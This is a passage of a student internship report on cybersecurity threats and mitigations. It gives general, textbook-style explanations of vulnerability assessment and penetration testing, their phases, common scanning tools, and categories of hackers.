Model Program Book

INTERNSHIP

REPORT ON

CYBER SECURITY THREATS & MITIGATIONS

Designed & Developed by

APSCHE
ANDHRA PRADESH STATE COUNCIL OF HIGHER EDUCATION
జిజ్ఞాస కార్యవాహిక

PROGRAM BOOK FOR

SHORT-TERM INTERNSHIP

(Onsite / Virtual)

NAME OF THE STUDENT: SYED SALMA SAKEEN

NAME OF THE COLLEGE: KKR & KSR INSTITUTE OF TECHNOLOGY AND SCIENCES

REGISTRATION NUMBER: 20JR1A12E8

PERIOD OF INTERNSHIP: FROM: July 18, 2022 TO: September 12,2022.

NAME & ADDRESS OF THE INTER ORGANISATION: LYFAUX TECHNOLOGY PVT LTD.
No 1, HAK, Railway Parallel Road, Kumara Park, Bengaluru, Karnataka 560001.

An Internship Report on

CYBER SECURITY THREATS & MITIGATIONS

Submitted in accordance with the requirement for the degree of

BACHELOR OF TECHNOLOGY

Under the Faculty Guideship of

Mr. Bharath Kumar,

CEO

LYFAUX TECHNOLOGY PVT LTD.

DEPARTMENT OF INFORMATION TECHNOLOGY

Submitted by:

SYED SALMA SAKEEN

Regd. No.: 20JR1A12E8

DEPARTMENT OF INFORMATION TECHNOLOGY

KKR & KSR INSTITUTE OF TECHNOLOGY AND SCIENCES

(AUTONOMOUS)

(APPROVED BY AICTERAND PERMANENTELY AFFILIATED TO JNTUK)

Accredited by NBA and NAAC with 'A'

Grade Vinjamanpadu (V), Vaticherkuru (M),

GUNTUR – 522017.

DECLARATION

I, SYED SALMA SAKEEN student of 5th semester Bachelor of Technology, in the Department of Information Technology in KKR & KSR Institute of Technology & Sciences, hereby inform that this Internship entitled "CYBER SECURITY THREATS & MITIGATIONS" has been Carried out and submitted in partial fulfilment for the award to the Degree of Bachelor of Technology in INFORMATION TECHNOLOGY under the guidance of Mr. Bharath Kumar. The work embodied in this work is original and has not been submitted in part or full for the award of credits in 3-1 Bachelor of Technology in IT DEPARTMENT in the Academic year: 2022-2023.The report is being submitted for the fulfilment of my internship and for record purposes.

Syed Salma Sakeen

OFFICIAL CERTIFICATE

This is to certify that SYED SALMA SAKEEN redg.no 20JR12E8 has completed her internship in LYFAUX TECHNOLOGY on CYBER SECURITY THREATS & MITIGATIONS under my super vision as a part of partial fulfillment of the requirements for the Degree of BACHELOR OF TECHNOLOGY in the Department of INFORMATION TECHNOLOGY, KKR AND KSR INSTITUTE OF TECHNOLOGY AND SCIENCES, GUNTUR.

(Signatory with Date and Seal)

Endorsements

Faculty Guide

Head of the Department

Principal

LYFAUX

Ref: 2022/LT#INC75

TO WHOM IT MAY CONCERN

This is to be certified that Ms. SYED SALMA SAKEEN, College-ID: 20JR1A12E8, a student of INFORMATION TECHNOLOGY department, KKR & KSR Institute of Technology and Sciences-Autonomous, India. Has successfully completed her internship program on "Cyber Security Threats and Mitigations" from July 18, 2022 to september 12, 2022 at Lyfaux Technology, Bangalore.

During this period with us, she was found to be sincere, hardworking, and result-oriented.

We wish her good luck in her future endeavours.

For Lyfaux Technology,

LYFAUX TECHNOLOGY PVT. LTD. BANGALORE

Authorised Signatory
Bharath Kumar (CEO)
Date: September 15, 2022

LYFAUX TECHNOLOGY PVT LTD

No 1, HAK, Railway Parallel Road, Kumara Park, Bengaluru, Karnataka 560001
INFO@LYFAUX.COM | WWW.LYFAUX.COM | +91 7013 517 857

ABSTRACT

The complexity of systems is increasing day by day. This leads to more and more vulnerabilities in systems. Attackers use these vulnerabilities to exploit the victim's system. It is better to find out these vulnerabilities in advance before attackers do. This document provides Cyber security threats and also mitigations for the attacks. And also talks about How to mitigate the cybersecurity.

Cyber risk mitigation is a critical thinking tool that assists you with making a cyber threat alleviation plan for unknown threats so it tends to be managed all the more easily. A cyber risk mitigation plan is a chance for you to diminish and dispose of hazards. You can't keep a catastrophe from occurring consistently, however you can generally diminish its effect. It implies having a decent danger alleviation procedure set up that will help you assume the most noticeably terrible ought to occur.

Cybersecurity Mitigation Strategies:

- Update and Upgrade Software Immediately
- Defend Privileges and Accounts
- Enforce Signed Software Execution Policies
- Exercise a System Recovery Plan
- Actively Manage Systems and Configurations
- Continuously Hunt for Network Intrusions
- Leverage Modern Hardware Security Features
- Segregate Networks Using Application-Aware Defenses
- Integrate Threat Reputation Services
- Transition to Multi-Factor Authentication

All the breach points and loopholes are found. These loopholes, if found by an attacker, can lead to heavy data loss and fraudulent intrusion activities. In penetration testing, the tester simulates the activities of a malicious attacker who tries to exploit the vulnerabilities of the target system. In this step, the identified set of vulnerabilities in VA is used as an input vector. This process of VAPT helps in assessing the effectiveness of the security measures that are present on the target system.

TABLES OF CONTENTS

Internship Objectives

- Internships are generally thought of to be reserved for college students looking to gain experience in a particular field. However, a wide array of people can benefit from Training Internships in order to receive real world experience and develop their skills.
- An objective for this position should emphasize the skills you already possess in the area and your interest in learning more
- Internships are utilized in a number of different career fields, including architecture, engineering, healthcare, economics, advertising and many more.
- Some internship is used to allow individuals to perform scientific research while others are specifically designed to allow people to gain first-hand experience working.
- Utilizing internships is a great way to build your resume and develop skills that can be emphasized in your resume for future jobs. When you are applying for a Training Internship, make sure to highlight any special skills or talents that can make you stand apart from the rest of the applicants so that you have an improved chance of landing the position.

WEEKLY OVERVIEW OF INTERNSHIP ACTIVITIES

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
1st week	18/07/22	Monday	Introduction to Cyber Security
	19/07/22	Tuesday	VAPT
	20/07/22	Wednesday	Phases of VAPT
	21/07/22	Thursday	Phases of VAPT
	22/07/22	Friday	Types of Hackers and Categories
	23/07/22	Saturday	CIA Traid

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
2nd week	25/07/22	Monday	Types of Security Threats
	26/07/22	Tuesday	Types of Penetration Testing
	27/07/22	Wednesday	What is FootPrinting
	28/07/22	Thursday	Types of FootPrinting
	29/07/22	Friday	FootPrinting Through Search Engines
	30/07/22	Saturday	Network FootPrinting

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
3rd week	01/08/22	Monday	FootPrinting Using WHOIS
	02/08/22	Tuesday	FootPrinting Using DNS
	03/08/22	Wednesday	FootPrinting Through Social Engineering
	04/08/22	Thursday	Website FootPrinting
	05/08/22	Friday	FootPrinting Using GHBD
	06/08/22	Saturday	FootPrinting Using Social Networking Sites

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
4th week	08/08/22	Monday	FootPrinting Using Social Networking Sites
	09/08/22	Tuesday	What is Scanning
	10/08/22	Wednesday	Types of Scanning
	11/08/22	Thursday	What is TCP
	12/08/22	Friday	TCP Flags
	13/08/22	Saturday	UDP

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
5th week	15/08/22	Monday	NMAP
	16/08/22	Tuesday	ZENMAP
	17/08/22	Wednesday	NMAP Port Categorizing
	18/08/22	Thursday	Scanning With NMAP
	19/08/22	Friday	Accunetix Scanner
	20/08/22	Saturday	Nesus Scanner

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
6th week	22/08/22	Monday	What is Gaining Access
	23/08/22	Tuesday	What is SQL INJECTION
	24/08/22	Wednesday	Types of SQL INJECTION
	25/08/22	Thursday	Types of SQL INJECTION
	26/08/22	Friday	Error Base SQL INJECTION
	27/08/22	Saturday	Union Base SQL INJECTION

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
7th week	29/08/22	Monday	Union Base SQL INJECTION
	30/08/22	Tuesday	Blind Boolean Based SQL INJECTION
	31/08/22	Wednesday	What is XSS
	01/09/22	Thursday	Types of XSS
	02/09/22	Friday	Stored XSS
	03/09/22	Saturday	Reflected XSS

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
8th week	05/09/22	Monday	Directory Traversal
	06/09/22	Tuesday	Parameter Tampering
	07/09/22	Wednesday	Introduction to Maintaining Accesses
	08/09/22	Thursday	Tools and Methods for Maintaining Accesses
	09/09/22	Friday	WEB SHELL
	10/09/22	Saturday	How WEB SHELL is Installed

	DATE	DAY	NAME OF THE TOPIC/MODULE COMPLETED
9th week	11/09/22	Monday	Introduction To Clearing Tracks
	12/09/22	Tuesday	Process for Clearing Tracks

Chapter-1. CYBER SECURITY

1.1 -Cyber Security.

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories.

- Network security is the practice of securing a computer network from intruders, whether targeted attackers or opportunistic malware.
- Application security focuses on keeping software and devices free of threats. A compromised application could provide access to the data its designed to protect. Successful security begins in the design stage, well before a program or device is deployed.
- Information security protects the integrity and privacy of data, both in storage and in transit.
- Operational security includes the processes and decisions for handling and protecting data assets. The permissions users have when accessing a network and the procedures that determine how and where data may be stored or shared all fall under this umbrella.
- Disaster recovery and business continuity define how an organization responds to a cyber-security incident or any other event that causes the loss of operations or data. Disaster recovery policies dictate how the organization restores its operations and information to return to the same operating capacity as before the event. Business continuity is the plan the organization falls back on while trying to operate without certain resources.
- End-user education addresses the most unpredictable cyber-security factor: people. Anyone can accidentally introduce a virus to an otherwise secure system by failing to follow good security practices.

Teaching users to delete suspicious email attachments, not plug in unidentified USB drives, and various other important lessons is vital for the security of any organization.

1.2-VAPT.

Vulnerability Assessment and Penetration Testing (VAPT) is a wide term that refers to a variety of security assessment services aimed at identifying and mitigating cyber security risks throughout an organization's IT infrastructure.

It's critical to understand the many types of VAPT services and the variations between them in order to pick the correct form of evaluation for your company's needs. Because VAPT assessments are so varied in terms of depth, breadth, scope, and price, this knowledge is essential for ensuring that tests provide the best value for money.


What is a Vulnerability Assessment and Penetration Testing?

- Vulnerability Assessment

Although Vulnerability Assessment (VA) and Penetration Testing (PT) are methods for detecting flaws in systems, networks, or online applications, there are some distinctions. A Vulnerability Assessment (VA) examines, discovers, and discloses known vulnerabilities first. It generates a report that details the vulnerability's categorization and priority.

- Penetration Testing

On the other side, a Penetration Test (PT) seeks to exploit vulnerabilities to identify the level of entrance. It assesses the level of defense. The VA is similar to approaching a door, assessing it, and examining its potential flaws. The VA is usually automated, but a PT is generally done by a security expert.



What is VAPT?

Vulnerability Assessment and Penetration Testing is a sort of security testing that examines an application, network, endpoint, or cloud for flaws. The Vulnerability Assessment and Penetration Testing have distinct advantages, and they're typically used together to generate a comprehensive analysis.

What is the purpose of VAPT?

Because hackers' tools, strategies, and processes for breaching networks are constantly improving, it's critical to assess the organization's cyber security frequently.

VAPT assists in the security of your organization by offering insight into security flaws as well as advice on how to remedy them. For organizations wishing to comply with standards such as the GDPR, ISO 27001, and PCI DSS, VAPT is becoming increasingly crucial.

What are the deliverables from a VAPT?

Execution of Vulnerability Assessment and Penetration Testing for specified network devices, security devices, servers, apps, websites, and other systems as per the scope outlined in the Approach, as well as analysis and suggestions on how to resolve the issues.
The following are the deliverables for VAPT activity:


- Verification of the critical vulnerability's closure.
- Verify that the findings have been closed in accordance with the findings.
- First, a draught VAPT report, then a final report.
- Verification of compliance. (Optional)


The following should be included in the VAPT Report:

- Identifying the Auditee (Address & contact information) VAPT Schedule and Locations.
- Terms and conditions.
- Testing was confirmed in accordance with International Best Practices and OWASP Web/Mobile Application Security Guidelines.
- Vulnerabilities and problems of concern are examined.
- Recommendations for resolving the problem.
- Personnel who took part in the audit.

What are the benefits of performing VAPT?

- It will provide you with a thorough assessment of your application.
- It will assist you in identifying security flaws or faults that might lead to catastrophic cyber-attacks.
- VAPT provides a more complete picture of the dangers posed to your network or application.
- It assists businesses in defending their data and systems from harmful assaults.
- Compliance standards necessitate the use of VAPT.
- Defends your company against data loss and unwanted access.
- It will assist you in safeguarding your data from both external and internal dangers.





How to Evaluate Vulnerability?

The following is a step-by-step guide to doing a vulnerability assessment:

Step1: Set up

- Begin the documentation process.
- Secure permissions.

Step 2: Tool Setup

- Execution of the Test:
- Execute the tools

Run the data packet you just saved (A packet is a data unit routed between an origin and a destination.) When a file is transferred across the internet, such as an e-mail message, an HTML file, or a Uniform Resource Locator(URL) request, the TCP layer of TCP/IP breaks it into many "chunks" for efficient routing, each of which is uniquely numbered and includes the destination's Internet address. These portions are referred to as packets. While the assessment tools are running, the TCP layer at the receiving end will reassemble the packets into the original file once they have arrived.

Step 3: Vulnerability Analysis

- Identifying and categorizing network and system resources. Prioritize the resources (for example, High, Medium, Low)
- Identifying the dangers that each resource may face.
- Creating a strategy for dealing with the most pressing issues first.
- Defining and implementing strategies to reduce the impact of an assault.

Step 4: Reporting

Step 5: Remediation

- The procedure for repairing the flaws.
- Every vulnerability was tested.

Top VAPT tools

1. Netsparker Security Scanner

A robust vulnerability scanning and management tool designed specifically for businesses. It can detect and exploit flaws like SQL injection and XSS. Netsparker can scan any online application, independent of the platform or programming language used to create it. Netsparker is the only online web application security scanner that exploits discovered vulnerabilities in a read-only and secure manner to validate concerns.
It also provides evidence of the vulnerability, so you don't have to waste time manually validating it.

2. Acunetix Scanner

A web app vulnerability scanner aimed at small and medium-sized businesses, but with the possibility to expand to more prominent organizations. It can detect SQL injection, XSS, and other threats. The Acunetix Web Vulnerability Scanner is an automated web application security testing tool that analyses your web applications for vulnerabilities such as SQL Injection, Cross-Site Scripting, and other exploitable flaws.


3. Intruder

It is a web vulnerability assessment tool that detects a wide range of threats using an automated online web vulnerability testing tool. Intruders are the attackers who seek to compromise the security of a network. They attack the network in order to get unauthorized access.

4. Metasploit

A solid framework with ready-to-use exploit code. The Metasploit project helps it by providing information on many vulnerabilities and associated exploits. With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, after defects are located and recorded, the knowledge may be utilized to address systemic weaknesses and prioritize remedies.
Notable Mentions Nexpose, OpenVAS, Nmap, Wireshark, BeEF, and John the Ripper are more tools that can aid in the VAPT process.

What are the five significant types of penetration testing?



- Network penetration testing

An organization's cyber security relies on a secure and reliable infrastructure. Given the financial penalties of a data breach, frequent internal and external penetration testing to discover and remedy vulnerabilities is recommended.

A network penetration test is a sort of security assessment carried out by an ethical hacking firm to detect cyber security flaws that might be exploited to infiltrate on-premises and cloud systems. Pen testing on a network might entail evaluating perimeter security policies and equipment like routers and switches.

- Internal network penetration testing

An internal network pen test is used to determine what an attacker could do with initial network access. Insider threats, such as personnel acting maliciously, whether purposefully or accidentally, can be mirrored by an internal network pen test.

- External network penetration testing

An external network pen test is used to evaluate the efficiency of perimeter security policies in preventing and detecting attacks, as well as to find flaws in internet-facing assets like web, mail, and FTP servers.

- Online application penetration testing

This testing entails a set of processes aimed at acquiring information about the target system, identifying flaws or vulnerabilities, and researching exploits that will attack such flaws or vulnerabilities and breach the web application.
Because certain online apps include sensitive data, it's critical to maintain them safe at all times, especially because many of them are publicly accessible.
The best and most cost-effective technique for combating web application vulnerabilities is web application penetration testing is part of the SDLC process (Software Development Life Cycle).

- Mobile app penetration testing

This testing identifies flaws in a mobile application's cyber security posture. The safety and security of iOS and Android applications are the ones that get the most assessed. Penetration testing for mobile applications helps protect apps and reduces the chance of fraud, virus or malware infections, data leaks, and other security breaches.

- API Penetration Testing.

APIs have ushered in a new digital transformation era in the cloud, IoT, and mobile and web apps. Every day, the average individual interacts with many APIs without even realizing it, especially on mobile. APIs are the connective tissue that allows data to flow from one system to another, both internally and externally. All too frequently, however, deployed APIs are not subjected to thorough security testing, if they are checked at all. A poorly protected API, whether SOAP or REST, can expose security holes in everything it is linked to. The API's security is equally crucial as the applications for which it delivers services.

- Cloud Penetration testing

An authorized simulated cyber-attack against a system housed on a Cloud provider, such as Amazon's AWS or Microsoft's Azure, is known as Cloud Penetration Testing. A cloud penetration test's primary purpose is to identify a system's flaws and strengths so that its security posture may be appropriately appraised.


How often one should conduct VAPT?

The frequency of VAPT is determined by the sort of pen testing services provided by the company. This is why organizations fall short of their goals. They do these tests on a modest basis, once or twice a year or every few months.

Conclusion

VAPT testing has the potential to be a highly useful tool for businesses. It raises the security level to protect them from cyber-attacks and criminal activity. As a result, most organizations are taking it quite seriously to achieve worthwhile security benefits.

Vulnerability Assessment vs Penetration Testing



Vulnerability assessment

Vulnerability assessment intends to identify vulnerabilities in a network. The technique is used to estimate how susceptible the network is to different vulnerabilities. Vulnerability assessment involves the use of automated network security scanning tools, whose results are listed in the report. As findings reflected in a vulnerability assessment report are not backed by an attempt to exploit them, some of them may be false positives.

A lifehack for a prospective customer: A solid vulnerability assessment report should contain the title, the description and the severity (high, medium or low) of each

vulnerability uncovered. A mash of critical and non-critical security weaknesses would be quite puzzling, as you wouldn't know which vulnerability to patch first.

Penetration testing

In contrast to vulnerability assessment, penetration testing
involves identifying vulnerabilities in a particular network and attempting to exploit them to penetrate into the system.

The purpose of penetration testing is to determine whether a detected vulnerability is genuine. If a pen tester manages to exploit a potentially vulnerable spot, he or she considers it genuine and reflects it in the report. The report can also show unexploitable vulnerabilities as theoretical findings. Don't confuse these theoretical findings with falsepositives. Theoretical vulnerabilities threaten the network but it's a bad idea to exploit them as this will lead to DoS.

Another lifehack for a prospective customer: At the initial stage, a reputable provider of penetration testing services will use automated tools sparingly. Practice shows that a comprehensive penetration testing should be mostly manual.

During the exploiting stage, a pen tester tries to harm the customer's network (takes down a server or installs malicious software on it, gets unauthorized access to the system). Vulnerability assessment doesn't include this step.

1.3-Phases of VAPT.

- Foot Printing &Reconnaissance.
- Scanning.
- Gaining Access.
- Maintain Access.
- Clearing Tracks.
- Reporting.

Foot Printing &Reconnaissance:

Foot Printing (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use

various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Foot Printing, generally refers to one of the pre-attack phases; tasks performed before doing the actual attack.

Scanning:

Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network. Network scanning is used to create a profile of the target organization.

Scanning refers to collecting more information using complex and aggressive reconnaissance techniques. Types of Scanning:

1. Port Scanning – detecting open ports and services running on the target.
2. Network Scanning – IP addresses, Operating system details, Topology details, trusted routers information etc.
3. Vulnerability scanning – scanning for known vulnerabilities or weakness in a system.

Gaining Access:

This stage uses web application attacks, such as cross-site scripting, SQL injection and back doors, to uncover a target's vulnerabilities. Testers then try and exploit these vulnerabilities, typically by escalating privileges, stealing data, intercepting traffic, etc., to understand the damage they can cause.

Maintain Access:

The goal of this stage is to see if the vulnerability can be used to achieve a persistent presence in the exploited system— long enough for a bad actor to gain in-depth access. The idea is to imitate advanced persistent threats, which often remain in a system for months in order to steal an organization's most sensitive data.

Clearing Tracks:

An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

1.4-Types of Hackers and Categories.

WHITEHAT HACKERS:

When it comes to understanding the different types of hackers, there can't be a bigger difference than the gulf that exists between white and black hat hackers. White hat hackers (also known as ethical hackers) are the polar opposite of their black hat counterparts. They use their technical skills to protect the world from bad hackers.

Companies and government agencies hire white hats as information security analysts, cybersecurity researchers, security specialists, penetration testers, etc. They work as independent consultants or freelancers as well. White hat hackers employ the same hacking techniques as black hat hackers, but they do it with the system owner's permission and their intentions are noble.

But what are their motivations… White hat hackers hack to:

- Find and fix vulnerabilities in the system before black hat hackers exploit them.
- Develop tools that can detect cyberattacks and mitigate or block them.
- Strengthen the overall security posture of the software and hardware components.
- Build security software like antivirus, anti-malware, anti-spyware, honeypots, firewalls, etc.

White hat hackers are often academics and researchers who want to better understand various cyber threats and educate others about them. Companies and governments hire them as consultants and practitioners to prepare contingency plans to get ready for cyber attacks and other worst-case scenarios. White hat hackers also help companies adhere to the security guidelines outlined in security and privacy-focused regulations like HIPAA, PCI DSS, GDPR, etc.
Unlike other types of hackers, white hat hackers ensure their activities fall within the legal framework. And this point makes them different from red hat hackers, which we'll talk about later in the article.

GREYHAT HACKERS:

Next on our list of the different types of hackers is grey hats. These hackers fall somewhere between white hat and black hat hackers. Grey hat hackers' intentions are often good, but they

don’t always take the ethical route with their hacking technics. For example, they may penetrate your website, application, or IT systems to look for vulnerabilities without your consent. But they typically don’t try to cause any harm.

Grey hat hackers draw the owner’s attention to the existing vulnerabilities. They often launch the same type of cyber-attacks as white hats on a company/government servers and websites. These attacks expose the security loopholes but don’t cause any damage. However, again, they do this without the owner’s knowledge or permission. Grey hat hackers sometimes charge a fee to:

- Fix bugs or vulnerabilities,
- Strengthen the organization’s security defenses, or
- Provide recommendations, solutions, or tools to patch vulnerabilities.
- Some grey hat hackers release information about vulnerabilities in the public once they are patched. But in many cases, they reach out to the affected companies first to let them know about the vulnerabilities. If a company doesn’t respond or act quickly enough, the hacker may choose to disclose the info publicly even if the bug hasn’t been fixed.

Grey hats do this to gain popularity and recognition in the cyber security community, which indirectly helps them to grow their careers as security professionals. However, this step damages the reputation of the companies whose security vulnerabilities or exploits they disclose publicly.

For example, security researcher Anurag Sen and his team at Safety Detectives hunt for leaky databases and data breach incidents and draw the responsible officials’ attention before releasing such information in the public domain. They are responsible for exposing leaky databases of bigfooty.com, Avon, Natura & Co, RailYatri, and many others.

BLACKHAT HACKERS:

Black hat hackers are the evil guys who want to use their technical skills to defraud and blackmail others. They usually have the expertise and knowledge to break into computer networks without the owners’ permission, exploit security vulnerabilities, and bypass security protocols. To make money, they are ready to do all illegal activities such as:

- Sending phishing emails and SMS messages.
- Writing, distributing, and selling malware like viruses, worms, trojan horses, etc.
- Deploying cyber-attacks like distributed denial of service (DDoS) to slow down or crash the websites.
- Earning money for doing political and corporate espionage.
- Finding and exploiting leaky databases and software vulnerabilities.
- Selling financial and personally identifiable information on the Dark Web.
- Executing financial fraud and identity theft-related crimes.

- Deploying dangerous cyber threats like brute-force attacks, scareware, botnets, man-in-the-middle attacks, malvertizing campaigns, etc.
- Blackmailing the victims using ransomware and spyware to encrypt, lock, steal, modify, and delete your data. Black hat hackers typically demand extortion money to give back access to the files, system, databases, or the entire device. They also blackmail victims, threatening to reveal their confidential data, business documents, personal photos, videos, etc., to the public if they don't pay.

Blue Hat Hacker:

Two different definitions are prevailing within the cybersecurity field, and they have little to nothing in common. We'll explore both of them now.

Blue Hat Hacker Definition 1: Revenge Seekers

These hackers don't necessarily care about money or fame. They hack to take personal revenge for a real — or perceived — sleight from a person, employer, institution, or government. Blue hat hackers use malware and deploy various cyber-attacks on their enemies' servers/networks to cause harm to their data, websites, or devices.

Sometimes, blue hat hackers use various hacking technics to bypass authentication mechanisms to gain unauthorized access to their targets' email clients or social media profiles. This gives them the ability to send emails and post inappropriate messages from those profiles to take revenge.

At times, they engage in doxxing and post personal and confidential data of their nemeses in public channels to ruin their reputations. Sometimes, ex-employees hack into companies' servers or steal their customers' confidential data and release it to the public just to damage their former employers' reputations.

Blue Hat Hacker Definition 2: Outside Security Professionals

Blue hat hackers are security professionals that work outside of the organization. Companies often invite them to test the new software and find security vulnerabilities before releasing it. Sometimes, companies organize periodic conferences for blue hat hackers to find the bugs in their crucial online systems.

Blue hat hackers perform penetration testing and deploy various cyber attacks without causing damage. Microsoft often organizes such invite-only conferences to test its Windows programs. That's why some blue hats are known as blue hat Microsoft hackers.

GREENHAT HACKERS:

These are the “newbies” in the world of hacking. Green hat hackers are not aware of the security mechanism and the inner workings of the web, but they are keen learners and determined (and even desperate) to elevate their position in the hacker community. Although their intention is not necessarily to cause harm, they may do so while “playing” with various malware and attack techniques. As a result, green hat hackers can also be harmful because they often are not aware of the consequences of their actions — or, worst, how to fix them.

REDHAT HACKER:

